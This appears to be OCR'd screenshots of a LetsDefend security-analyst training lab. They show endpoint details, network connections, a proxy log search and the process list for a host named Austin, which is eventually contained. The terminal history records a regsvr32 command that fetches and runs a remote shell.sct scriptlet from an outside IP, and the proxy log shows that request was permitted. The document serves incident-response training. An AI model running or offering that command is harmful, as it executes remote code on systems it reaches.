2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
austin
Austin
172.16.17.137
Hostname: Austin
Domain: LetsDefend
IP Address: 172.16.17.137
Bit Level: 64
OS: Windows 10
Primary User: Austin
Client/Server: Server
Last Login: Feb, 04, 2025, 04:33 PM
Containment:
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
COMMAND LINE
"C:\Windows\System32\cmd.exe /c regsvr32.exe /s /u /i:http://84.38.130.118.com/shell.sct scrobj.dll"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Sandbox
austin
Austin
172.16.17.137
OS: Windows 10
Primary User: Austin
Client/Server: Server
Last Login: Feb, 04, 2025, 04:33 PM
Processes 20
Network Action 16
Terminal History 1
Browser History 9
Results: 10
EVENT TIME
DESTINATION DOMAIN/IP ADDRESS
Feb 04 2025 08:04:33 192.30.252.129
Feb 04 2025 08:05:12 151.101.65.91
Feb 04 2025 08:05:45 204.79.197.200
Feb 04 2025 08:06:08 185.248.101.34
Feb 04 2025 08:06:42 84.38.130.118
Feb 04 2025 08:07:10 13.225.78.26
1
2

Basic Pro

New Search

Destination Address contains "84.38.130.118" 2025-02-04

1 events (before Feb, 04, 2025, 08:06 AM UTC)

1

Hide Fields

INTERESTING FIELDS

- a type
- a source_address
- # source_port
- a destination_address
- # destination_port
- a raw_log

Event

[Feb, 04, 2025, 08:06 AM] source_address=172.16.17.137 source_port=35424 destination_address=84.38.130.118 destination_port=80 raw_log: {'Request URL': 'http://84.38.130.118.com/shell.sct', 'Request Method': 'G...

Field	Value
type	Proxy
source_address	172.16.17.137
source_port	35424
destination_address	84.38.130.118
destination_port	80
time	Feb, 04, 2025, 08:06 AM
Raw Log	
Request URL	http://84.38.130.118.com/shell.sct

1 row selected

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New Search
Destination Address contains "84.38.130.118" 2025-02-04
1 events (before Feb, 04, 2025, 08:06 AM UTC)
1
Hide Fields
INTERESTING FIELDS
a type
a source_address
source_port
a destination_address
destination_port
a raw_log
Event

source_address	172.16.17.137
source_port	35424
destination_address	84.38.130.118
destination_port	80
time	Feb, 04, 2025, 08:06 AM
Raw Log	
Request URL	http://84.38.130.118.com/shell.sct
Request Method	GET
Device Action	Permitted
Process	cmd.exe
Process ID	6784

1 row selected
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app.letsdefend.io/endpoint

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austin

Austin
172.16.17.137

Endpoint Information

Host Information

Hostname:	Austin	Domain:	LetsDefend
IP Address:	172.16.17.137	Bit Level:	64
OS:	Windows 10	Primary User:	Austin
Client/Server:	Server	Last Login:	Feb, 04, 2025, 04:33 PM

Action

Containment: Host Contained

Processes 20 | Network Action 16 | Terminal History 1 | Browser History 9 | Results: 10

EVENT TIME	PROCESS ID	PROCESS NAME	PARENT PROCESS	COMMAND LINE
Feb 04 2025 08:00:54	964	winlogon.exe	smss.exe	winlogon.exe
Feb 04 2025 08:00:54	1996	svchost.exe	services.exe	C:\Windows\system32\svcho...